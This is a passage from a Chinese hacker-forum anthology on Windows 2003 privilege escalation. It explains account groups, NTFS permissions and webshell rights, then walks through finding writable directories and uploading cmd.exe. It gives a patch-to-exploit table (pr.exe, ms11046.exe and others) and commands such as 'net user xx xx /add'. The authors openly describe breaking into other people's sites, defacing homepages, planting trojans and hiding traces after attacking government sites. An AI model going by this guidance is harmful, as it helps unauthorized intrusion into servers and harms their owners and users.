

法客论坛 - F4ckTeam

建站一周年提权专题文集



整理：哼哼哈哈

修改：M3l0ee

目 录

第一章 提权的基本知识	1
第 1 节 Windows2003 下的默认用户权限	1
第 2 节 Windows 2003 服务器默认文件夹权限	2
第 3 节 Windows2003 Webshell 默认权限	5
第 4 节 本地溢出提权	8
第 5 节 Sql Server 提权	17
第 6 节 Mysql 提权	28
第 7 节 ASP 环境下的 Shell.application	42
第 8 节 ASPX 环境下的 DOS 命令执行	46
第 9 节 PHP 环境下的 DOS 命令执行	48
第 10 节 Windows 提权中敏感目录和敏感注册表的利用	53
第二章 提权实例	58
第 1 节 记一次突破星外以及 secureRDP 提权	58
第 2 节 从简单 shell 到突破 360+天网提权	64
第 3 节 跟着黑客走吃喝全都有, 提权 (一)	70
第 4 节 跟着黑客走吃喝全都有, 提权 (二)	77
第 5 节 N 点主机提权	82
第 6 节 记一次 N 点提权	91
第 7 节 在 CMDHELL 无法执行情况下 MYSQL 的提权	97
第 8 节 Radmin 提权服务器过程	99
第 9 节 记一次突破安全狗传马提权	102
第 10 节 记一次有趣的提权--IFEO 劫持	105
第 11 节 台湾 BT 服务器提权及内网渗透	118
第 12 节 记一次曲折的 Win2008 提权	121

第一章 提权的基本知识

第1节 Windows2003 下的默认用户权限

作者: 小乖

邮箱: hx0c4k@gmail.com

来自: 法客论坛-F4ckTeam

地址: <http://team.f4ck.net>

0x00 关键点

0x01 WINDWOS2003 下各类用户

0x02 WINDWOS2003 常见用户组

0x00 关键技术要点

与权限提升密切相关的 users 组、administrators 组权限, System、Administrator、Guest、IUSR_*、IWAM_* 帐户默认权限。

因为你刚拿到 webshell 一般都是 iis 用户默认的权限, 我们所谓的提升权限就是从 iis 用户的权限中, 通过某些方法拿到 system 或者 administrator 的权限, 然后创建 administrator 的用户, 来进行我们的下一步操作。

其他组的话大家大概了解一下有这么回事就 ok 了。这里由于本人域 ad 方面学的不是很好, 也没进行过那方面的提权。 -- 其实道理也差不多吧, 一通百通。

提升权限就好比原来你是会员, 然后通过发掘了这套系统的漏洞, 执行了某种数据库执行语句, 之后你成为了这个论坛的创始人。

刚开始学习, 基础和理论部分都是很重要的, 希望大家能耐心的看完, 认真的去理解。

用户组和用户的关系

用户组就好像一个容器, 只要进入组里面的人, 他全部都具有这个组默认的权限。

用户就是单个的一个一个人。

0x00 WINDWOS2003 下各类用户:

SYSTEM : 从理论上说 System 是最高权限用户, 使用普通的用户管理工具通常是查看不到他们的, 可理解为 WINDWOS 本身帐户, 一些大型系统软件也拥有此帐号权限, 比如 MSSQL, MYSQL (在没降权的情况下)。

Administrator: 基本上是本地机器上拥有最高权限的用户; 你可以对它重命名, 但是不能删除

Guest: 只拥有相对极少的权限, 在默认情况下是被禁用的

IUSR_*、**IWAM_***: 都是在安装 IIS 后出现的内建帐号; **IUSR_***----如果装了 IIS, 访问 IIS 的用户都是使用这个帐号来匿名访问 IIS; 它是 GUEST 组的成员之一。**IWAM_***----如果装了 IIS, 各种 IIS 就用程序就将运行在这个帐户下, 它是 IIS——WPG 用户组的成员之一

*后面的字符是随机生成的, 每一台的机器创建出来的 iis 用户都不同。

0x01 WINDWOS2003 常见用户组

Administrators: 这个用户组在本地机器上拥有最高权限 (SID: S-1-5-32-544)

Backup Operators: 虽然不如 Administrators 大, 但也差不多

Guests: 与 **USERS** 组权限相同 (但 **Guests** 组的权限比 **USERS** 组更低,因为在 win2003 下默认的一些文件夹权限里面是不包含 **Guests** 组的,更多的是 **Users** 组的可读权限 0.0)

Distributed COM Users: 分布式系统帐号,涉及到域及域控制器等知识

Network Configuration Operators: **WINDOWS2003** 中新增的用户组,这个用户组有足够的权限去管理网络配置情况(例如修改 ip 地址神马的。)

Performance Log Users: **WINDWOS2003** 中新增用户组,这个用户有权从远程安排性能计数器的日志工作

Performance Monitor Users, **WINDOWS2003** 新增用户组,这个用户组有权从远程监控计算机的运行情况

Power Users: 低于 **ADMINISTRAOTRS**,但远高于 **GUEST**,不能将添加管理员。

Print Operators: 不如 **ADMINISTRATOR** 大,但是差不多

Users: 本地机器上所有的用户帐户:这是一个低权限的用户组 (**SID: S-1-5-32-545**)

IIS_WPG: **WINDOWS2003** 新增用户组:如果安装了 **IIS**,用来运行和种 **WEB** 应用程序的帐户将被容纳在这个用户组里

Everyone: 这里不得不说下这个,就是代表全部用户组,如果一个目录里面有 **everyone** 的可读可写可执行的,然后又支持 **cmd** 就可以各种 **xx** 了。

大家有时间的可以去看下我下面贴的这个 **baidu** 百科的一些 **windows** 权限的详细。。

<http://baike.baidu.com/view/583933.htm>

第2节 Windows 2003 服务器默认文件夹权限

作者: 小乖

邮箱: hx0c4k@gmail.com

来自: 法客论坛-F4ckTeam

地址: <http://team.f4ck.net>

0x00 前言

0x01 Windows 目录的权限

0x02 权限的四个特性——继承性、累加性、优先性、交叉性

0x03 三种文件和文件夹属性

0x04 系统盘默认权限设置

0x00 前言

前三章都是讲理论的,希望大家不要嫌我在这里啰嗦.

我希望大家看完这套文章以后,可以清楚的了解 **windows** 下 **ntfs** 的安全 权限设置神马的.

不希望你们只是会利用我文章里的那些知识照搬,如果遇到特殊情况就不知道如何好办了.

有些朋友不会找可写的目录,然后之前看到别人的提权教程或者文章里的那个路径里拼命丢 **cmd** 和 **pr** 丢,半天都没进去,问我要了个免杀的还是不行...

无奈之下丢给我,我去找了个可写目录,我去执行 **cmd** 和 **pr** 完事了.

完事后问了他才知道,他只对着那教程里的去机械化操作,而不会变通.

在这里希望大家能认真看完我这套文章,能够做到举一反三,看到我的思路可以去模仿,去学习,

而不是机械化的去操作.真正的学会怎么去提升权限.还有些人估计没认真看别人写的文章,自己也不了解权限的问题,看到别人在 **webshell** 上面 直接 **net user xx xx /add & net localgroup**然后 3389 连

接就上去了,大哥人家那是 system 权限,然后你自己去搞站的时候就 net user 为什么不行了呢???-- 因为你的普通的 guest!!我后面会讲到为什么会有 system 权限.自己的知识有限希望在这方面有人能提供一下资料.你光看我的文章也是没用的,最重要是去实战,比如我在自己空间里发了一篇文章,说免费提权,- 就有很多朋友不会提权的找上我来,其中我也增加了实战经验,也把自己学到的牢牢记住了.(个人不太建议你们这样做,如果他们搞的是 gov 神马的,你自己没擦除脚印的痕迹习惯的话,你懂的..)

文笔虽然不是很好,但只要你们说出来我都会尽力去改.0.0

在讲 windows 目录权限前先说一下 ntfs, 什么是 ntfs 呢?其实就是一种硬盘的格式,我们一般用 windows95-98, 都是 fat32,winxp 默认情况下也是 fat32, 我个人记得装过 xp 的 ntfs 貌似也没安全设置,记得不太清楚了很长时间以前,大家可以去考证一下。。win03 的有安全设置。(- -类似这种家用的系统都是 fat32 硬盘格式的,大家可以右击自己的硬盘看看是 fat32 的还是 ntfs 的呢.在 vista 起微软公司已经开始用 ntfs 取代 fat32 了, vista 系统开始都是 ntfs 的硬盘格式。参考一下 ntfs <http://baike.baidu.com/view/381.htm>) fat32 就不能像 ntfs 这种格式那样转换,打个比方人家一个是 VCD, 一个是 CD-ROM, VCD 是不能往上写东西的, 你 CD-ROM 是可以用刻录机往上写东西的, 你拿个 VCD 说怎么用刻录机往上面写东西, 那就说的是废话了。。你必须是一个 CD-ROM 的光盘。这也是一样我们谈 windows 权限设置,有个条件就是 ntfs, 千万不要有人说 fat32 那上面怎么设置权限啊? 那么我告诉你- -,fat32 是不能设置权限的。如果你能把 fat32 设置权限那么你就是大黑阔了, 你已经发现了一枚微软 Oday, 我恭喜你。

0x01 Windows 目录的权限

(1) 完全控制(修改、读取和运行、列出文件夹目录、读取、写入)

“完全控制”就是对目录拥有不受限制的完全访问。地位就像 Administrators 在所有组中的地位一样。选中了“完全控制”, 下面的五项属性将被自动被选中。

(2) 修改

“修改”则像 Power users, 选中了“修改”, 下面的四项属性将被自动被选中。下面的任何一项没有被选中时, “修改”条件将不再成立。

(3) 读取和运行

“读取和运行”就是允许读取和运行在目录下的任何文件, “列出文件夹目录”和“读取”是“读取和运行”的必要条件。(运行的权限是作为一个来讲的,注意分类- -,运行是什么意思呢,就是在那个目录下有个 pe 文件,也就是 exe 文件,你要是有运行权限的话,你就能运行它,如果你没有运行权限只有读取权限,那么你就不能运行它.)

有些人入侵了某些网站,他有 cmd 权限,他就想在 web 目录下上传一个远控,然后运行,不就拿到权限了么?你所在的那个目录里没有运行的权限,你自然就运行不了那远控,当然还有一些是远控权限方面的问题导致远控不能运行,如果那么简单的话,我也不用花时间来整合一些资料,写这些文章,直接上远控,马上完事.所以就要通过查找一些可写的目录来执行我们的提权工具什么的.

(4) 列出文件夹目录

“列出文件夹目录”是指只能浏览该卷或目录下的子目录, 不能读取, 也不能运行。

(5) 读取

“读取”是能够读取该卷或目录下的数据。

(6) 写入

“写入”就是能往该卷或目录下写入数据。

比如你公司的 ftp 里面有人写了你的坏话,- -然后你要去把它改写成其他内容,这时候你就要有写入的权限.

(7) 特别的权限。

而“特别”则是对以上的六种权限进行了细分.

有些人说他在目录里明明有这些权限,但为什么操作不了呢?这种情况大多数都是在特殊的权限里面设置的.

比如说你修改某个网站的主页,你能在这个网站新建文本,html 新建目录什么的,还能修改其他的文件内容,但偏偏不能修改这个主页的内容,这种情况大多数就是靠特殊权限设置的.又或者在服务器上有什么安全软件防止你修改..

0x02 权限的四个特性——继承性、累加性、优先性、交叉性

继承性: 比如说我一级目录是 windows 二级目录是 sun,windows 是个父亲,sun 是个儿子,儿子继承父亲,比如父亲文件夹里给了什么权限,通常儿子就有什么权限,就好比一个人继承遗产(这个有点不太好听- -呃)。。父亲里面 administrator 有完全控制权限的,在儿子目录里 administrator 一般情况下就有完全控制权限,在右击属性高级里面设置(默认情况下是勾选继承权限的)..你修改了父亲文件夹里的权限,添加了个 user 的读取权限,那么儿子的目录就会多了一个 user 的读取权限.

累加性: 就好比兄弟的关系, 比如一个用户组 test, 他有一个哥哥用户和弟弟用户, 弟弟对文件夹 sun 有读取的权限.哥哥对 sun 文件夹有写入的权限.这个组对这个文件夹的权限就是哥哥+弟弟的权限,test 组就拥有了读取和写入的权限.

优先性: 有些人在目录里设置了又有读取权限, 又拒绝访问, 在这种情况下 windows 默认是拒绝权限优先. 比如 test1 在 sun 文件夹里有完全的权限,但他为什么偏偏不能删除呢,就是因为拒绝删除的权限优先,管理员在特殊权限里设置了拒绝删除。

交叉性: 当你把新建一个 txt 文本设置在 a 目录,在 a 目录下他是有写权限的, 你把他拷贝复制到 b 目录下, 先想想你复制过去的这个 txt 文本他是什么权限的? 那么我告诉你, 在同一个分区下, 原来那个文件他它是什么权限的, 复制过去 b 目录它是什么权限的。比如它不能删除, 那么你拷贝到 b 目录里它就不能删除.如果你是剪切的话,那么 b 目录原来是什么权限,默认情况下继承的它是什么权限。

0x03 三种文件和文件夹属性

只读: 顾名思义, 只能读, 不能修改

系统: 被隐藏保护通常不会显示

隐藏: 隐藏不显示

0x04 系统盘默认权限设置

c:\

administrators 全部 (该文件夹, 子文件夹及文件)

CREATOR OWNER 全部 (只有子文件夹及文件)

system 全部 (该文件夹, 子文件夹及文件)

IIS_WPG 创建文件/写入数据 (只有该文件夹)

IIS_WPG (该文件夹, 子文件夹及文件)

遍历文件夹/运行文件

列出文件夹/读取数据

读取属性

创建文件夹/附加数据

读取权限

c:\Documents and Settings

administrators 全部 (该文件夹, 子文件夹及文件)

Power Users (该文件夹, 子文件夹及文件)

读取和运行

列出文件夹目录

读取

SYSTEM 全部 (该文件夹, 子文件夹及文件)

C:\Program Files

administrators 全部 (该文件夹, 子文件夹及文件)

CREATOR OWNER 全部 (只有子文件夹及文件)

IIS_WPG (该文件夹, 子文件夹及文件)

读取和运行

列出文件夹目录

读取

Power Users (该文件夹, 子文件夹及文件)

修改权限

SYSTEM 全部 (该文件夹, 子文件夹及文件)

TERMINAL SERVER USER (该文件夹, 子文件夹及文件)

修改权限

第3节 Windows2003 Webshell 默认权限

作者: 小乖

邮箱: hx0c4k@gmail.com

来自: 法客论坛-F4ckTeam

地址: <http://team.f4ck.net>

0x00 前言

0x01 Windows2003 默认配置

0x02 Windows2003 典型配置的权限

0x03 cmd 运行的条件

0x00 前言

这一章主要讲解关于我们刚拿到 webshell 的默认权限,这一章主要集中一下,我们常常要入侵所拿下一个网站的权限后,得到的所谓 webshell,他到底在 windows 下具有什么样的默认权限呢。

很多人虽然通过一些已知的漏洞拿下一个小的网站,比如上传一些木马,得到 webshell,而且呢说自己也会挂木马,比如修改网站的首页,在上面加一个木马,让别人种远控,在那玩。

可他自己仍然搞不懂自己拿的这个 webshell 有什么作用,他能有什么样的权限,所以呢一些朋友问我的问题呢有点不知道咋回答--。

比如一些很经典的问题,我拿了一个 webshell 怎么才能开远程桌面呢?是不是直接上传个远控然后执行 cmd 命令呢?为什么执行不了?要怎样才能打开远程桌面。--我就借着一些朋友经常问的问题来大概说一下。(这一节课,估计写完后 js 和 php 的不用写了呢.--暂时还是不说着,卖个关子。)

怎样解决这些问题呢,首先我们得了解 webshell 的权限,通过上俩章的学习,应该明白我们所有对于那个 iis 搭建的网站的访问,默认都是属于的 users 组[默认情况下是这样的],用的是 iis 的那个 IUSR_* 匿名账号[哪个匿名帐号?可以说清楚一点,带上截图]来访问的。这也就是说,我们的 webshell 的权限是跟他一样的,默认是 users 组或者 guests 组[这是不准确的,默认是属于 users,降权的话就是 guest] (在降权的情况下),这是一个基本的认识。然后,我们谈谈了解我们所具有的具体的那些权限,比如前俩章介绍的,关于磁盘的访问权限等等,在这一章也要介绍。

说白了就是这样把我们具体放到那个环境当中,假设我们是那个 webshell,我们究竟有哪些权限。这样的认识呢更具体,之前介绍的是,比较大范围的讲 windows 下面的这些用户,具有哪些权限,包括什么管理员账号,system 账号,以及各种各样的管理组。实际上呢我们真正跟网络安全玩那个黑客木马,webshell,包括提升权限,真正要打交道的就是一个 web 服务器软件 默认用户访问的权限。

这章我们就站在一个 webshell 的角度来看待我们到底具有哪些权限,这一节章的主要内容呢,就是介绍配置,和典型配置的 webshell 权限,包括读、写、执行、还有一些扩展权限、运行 cmd。

0x01 Windows2003 默认配置

默认设置

首要区别! 默认在 WINDOWS2003 下是没有安装 IIS 的

在这里要说一下默认下 windows2003 安装完毕后默认是不会安装 iis 的,和 windows2K 不一样,2K 在安装完后会自动安装一个 iis5,这样会带来一个安装隐患,有一个 iis5 的远程溢出提权的漏洞,还貌似有写入的权限[这个是要看 webdav 是否开启的吧?],只要知道一台 web 的服务器安装了 iis5,而且这台服务器在外网中,你就可以尝试使用 iis5 的远程溢出漏洞,来获取这台机子的权限.或者用 iiswrite 写入 webshell,然后对他进行提权。(写入要开启 webdav)

默认只安装静态 HTTP 服务器

IIS 6.0 的默认安装被设置为仅安装静态 HTML 页面显示所需的组件,而不允许动态内容,说的直白点,也就是只能解析 htm、html 等静态网页,而不能解析 asp、asa 等动态网页[这是加上的]。需要在 iis 管理器,点击 web 服务拓展,允许 Active Server Pages,这样才能解析动态网页。[加上的]

增强的文件访问控制

匿名帐号不再具有 web 服务器根目录的写权限。另外,FTP 用户也被相互隔离在他们自己的根目录中。这些限制有效的避免了用户向服务器文件系统的其他部分上传一些有害程序。例如攻击者可以向/scripts 目录上传一些有害的可执行代码,并远程执行这些代码,从而攻击 web 站点

父目录被禁用

IIS 6.0 中默认禁用了父目录的访问。这样可以避免攻击者跨越 web 站点的目录结构,访问服务器上的其他敏感文件,如 SAM 文件等。当然也请注意,由于父目录默认被禁用,这可能导致一些从早期版本 IIS 上迁移过来的应用由于无法使用父目录而出错。[大多实际环境中都是启用了的]

坚持最小特权原则

IIS 6.0 坚持一个基本安全原则--最小特权原则。也就是说,HTTP.sys 中所有代码都是以 Local System 权限执行的,而所有的工作进程,都是以 Network Service 的权限执行的。Network Service 是 Windows 2003 中新内置的一个被严格限制的账号。另外,IIS 6.0 只允许管理员执行命令行工具,从而避免命令行工具的恶意使用。这些设计上的改变,都降低了通过潜在的漏洞攻击服务器的可能性。部分基础设计上的改变、一些简单配置的更改(包括取消匿名用户向 web 服务器的根目录写入权限,和将

FTP 用户的访问隔离在他们各自的主目录中) 都极大地提高了 IIS 6.0 的安全性。

0x02 Windows2003 典型配置的权限

1、磁盘权限

系统盘及所有磁盘只给 Administrators 组和 SYSTEM 的完全控制权限

系统盘\Documents and Settings 目录只给 Administrators 组和 SYSTEM 的完全控制权限

系统盘\Documents and Settings\All Users 目录只给 Administrators 组和 SYSTEM 的完全控制权限

系统盘\Inetpub 目录及下面所有目录、文件只给 Administrators 组和 SYSTEM 的完全控制权限

系统盘\Windows\System32\cacls.exe、cmd.exe、net.exe、net1.exe 文件只给 Administrators 组和 SYSTEM 的完全控制权限

2. 不使用默认的 Web 站点, 如果使用也要将 IIS 目录与系统磁盘分开

IIS 默认创建的 Inetpub 目录会被删除[语句不通顺] (在安装系统的盘上)

3. 每个独立的要保护的个体 (比如一个网站或者一个虚拟目录) 创建一个系统用户, 让这个站点在系统中具有惟一的可以设置权限的身份

这什么意思呢, 一个网站一个账号, 在我们入侵虚拟主机的时候, 有一个方法叫做旁注, 相信大家一定知道, 以前用旁注入侵虚拟主机的速度不是一般的快, 只要在几十个网站当中入侵了其中一个网站, 然后找到他所在的目录, 就能跨过去, 写入你的马, 完成这次入侵。

但是在独立需要保护的个体, 创建一个系统用户, 这种情况下, 一个账号对应一个网站, 对应一个目录, 这种情况下, 你的旁注就让失效了[需要配置完每个账户的权限之后才不能跨目录的]。或者说想当难以利用, 为什么呢? 因为你本身一个账号, 比如说以 A 站的 A 账号, 那么 A 账号只能在 A 站目录进行活动, 你不能跑到 B 站的目录, 因为你没有这个权限。B 站同样也一样, 他有个 B 用户, 他也不能跑到 A 站去活动。[这是需要单独配置的]

这时候, 我们如果想通过旁注渗透进目标站点, 就需要通过一些方法尝试能否提权[修改了], 成功后, 再对[才能对]目标站进行修改主页。

有些刚学提权的, 或许在某次比较幸运的时候遇到一些不会设置目录的管理员, 故而利用旁注, 入侵了其他的站, 当遇到会设置安全权限的管理员的时候, 他入侵了 B 站, 知道了 A 站的路径, 但偏偏跳不过去, 那是因为你没有这个权限。

在典型的 WEBSEHLL 下, 对于本站具有, 读, 写, 修改, 权限, 目录下拥有相对的执行权限。可以在指定的这个文件夹里, 看他的文件, 写入他的文件, 也可以修改和删除它的文件, 比如你可以执行一部分 cmd 的命令, 比如一些嗅探工具的命令, 这些都是相对的。[是否允许执行, 是看具体配置的, 默认是允许的] (一般在 web 目录下是不允许执行 pe 文件的说)

0x03 cmd 运行的条件

在 iis 的用户下, iis 用户 asp 木马执行一些 cmd 命令时候需要 wscript(wscript.shell/shell.application) 的支持。

而 aspx 的木马比如 aspspy 是调用[是.net, 不是 aspx].net 的组件, 网上有网友提供了防止 aspx 运行 cmd 的方法就是禁止过程名字为 w3wp.exe 的运行任何外部 exe 文件。(- -不知道哪位大神可以绕过这个然后用 cmd 来执行命令呢?)

嗯, 大概就这样说一下。说太多我后面会纠结的。

第4节 本地溢出提权

作者: 小乖

邮箱: hx0c4k@gmail.com

来自: 法客论坛-F4ckTeam

地址: http://team.f4ck.net

0x00 前言

0x01 找可写目录

0x02 运行 exploit 提权

0x03 附录


0x00 前言

溢出漏洞就像杯子里装水,水多了杯子装不进去,就会把里面的水溢出来.

而相对计算机来说计算机有个地方叫缓存区,程序的缓存区长度是被事先设定好的,如果用户输入的数据超过了这个缓存区的长度,那么这个程序就会溢出了.缓存区溢出漏洞主要是由于许多软件没有对缓存区检查而造成的.

这一章大概就是说利用一些现成的造成溢出漏洞的 exploit 通过运行,把用户从 users 组或其它系统用户中提升到 administrators 组.

首先 asp webshell 要支持 wscript(wscript.shell/shell.application)




一般打开 webshell 里面都会有组件支持,看到 wscript.shell 旁边的勾选上了就支持 wscript,当然也有一些 webshell 会有诈胡的现象.- 市面上的几款比较火的 webshell 貌似都有这些问题,帮朋友提权他的 webshell 有 wscript.shell 支持,然后找个目录执行 cmd 的结果不行,转到我那 webshell 上显示没 wscript.shell 支持..

或者 aspx 能调用 .net 组件来执行 cmd 的命令.

这里主要用几款市面上比较多人利用的 windows exploit 提权的利用工具.

法客论坛 (F4ckTeam) 建站一周年提权文集

最后是演示一下小手冰凉写的这款通过读取注册表里的软件的路径,然后输出注册表里的数据,显示软件安装所在的路径..配合啊 D 的目录读写检测 asp 版,可以快速的找到可写目录。



0x02 运行 exploit 提权

这里我已经找到了一个可写目录


c:\Documents and Settings\All Users\Documents\My Music\Sample Playlists\0012F852\

我们上传 cmd 试试吧。



一些小技巧:有些安全软件或者一些管理员会在注册表或者安全策略神马的设置,限制运行 exe 后缀的文件,有时候可以把上传的 cmd.exe 随便改名字,-0-在 webshell 下运行它不管你是不是 exe 后缀最终都是以 exe 文件来运行..

点击 webshell 里面的 cmd 命令



输入我们刚才上传的 cmd.exe 的路径和文件名.勾选 WScript.Shell ,我们这里看看我们现在用户的权限,输入 whoami 点击执行.返回了一个信息

nt authority\network service

在第三章《windows2003 webshell 默认权限》里我讲过下面引用第三章

Network Service 是 Windows 2003 中新内置的一个被严格限制的账号。另外, IIS 6.0 只允许管理员执行命令行工具, 从而避免命令行工具的恶意使用。这些设计上的改变, 都降低了通过潜在的漏洞攻击服务器的可能性。部分基础设计上的改变、一些简单配置的更改(包括取消匿名用户向 web 服务器的根目录写入权限, 和将 FTP 用户的访问隔离在他们各自的主目录中)都极大地提高了 IIS 6.0 的安全性。

0.0 该用户就是一个 users 组的, 可以执行一些简单的命令. 但不能直接 net user 添加用户. 有些黑客做了后门所以让 webshell 在 iis 下运行有 system 权限. 具体方法参考 0x03 附录.

我们在运行 exploit 前一般会输入 systeminfo 这命令. 或者通过查询 c:\windows\ 里留下的补丁号.log 来看看服务器大概打了哪些补丁

附上对应补丁号

KB2360937 MS10-084

KB2478960 MS11-014

KB2507938 MS11-056

KB2566454 MS11-062

KB2646524 MS12-003

KB2645640 MS12-009

KB2641653 MS12-018

KB952004 MS09-012 Pr.exe

KB956572 MS09-012 巴西烤肉

KB971657 MS09-041


KB2620712 MS11-097

KB2393802 MS11-011 ms11011.exe

KB942831 MS08-005



KB2503665 MS11-046 ms11046.exe

KB2592799 MS11-080 ms11080.exe



```
systeminfo
产品 ID: 69813-640-5831875-45235
初始安装日期: 2012-6-12, 22:14:11
系统启动时间: 0 天 1 小时 40 分 18 秒
系统制造商: VMware, Inc.
系统型号: VMware Virtual Platform
系统类型: x86-based PC
处理器: 安装了 4 个处理器。
[01]: x86 Family 18 Model 1 Stepping 0 AuthenticAMD ~2598 Mhz
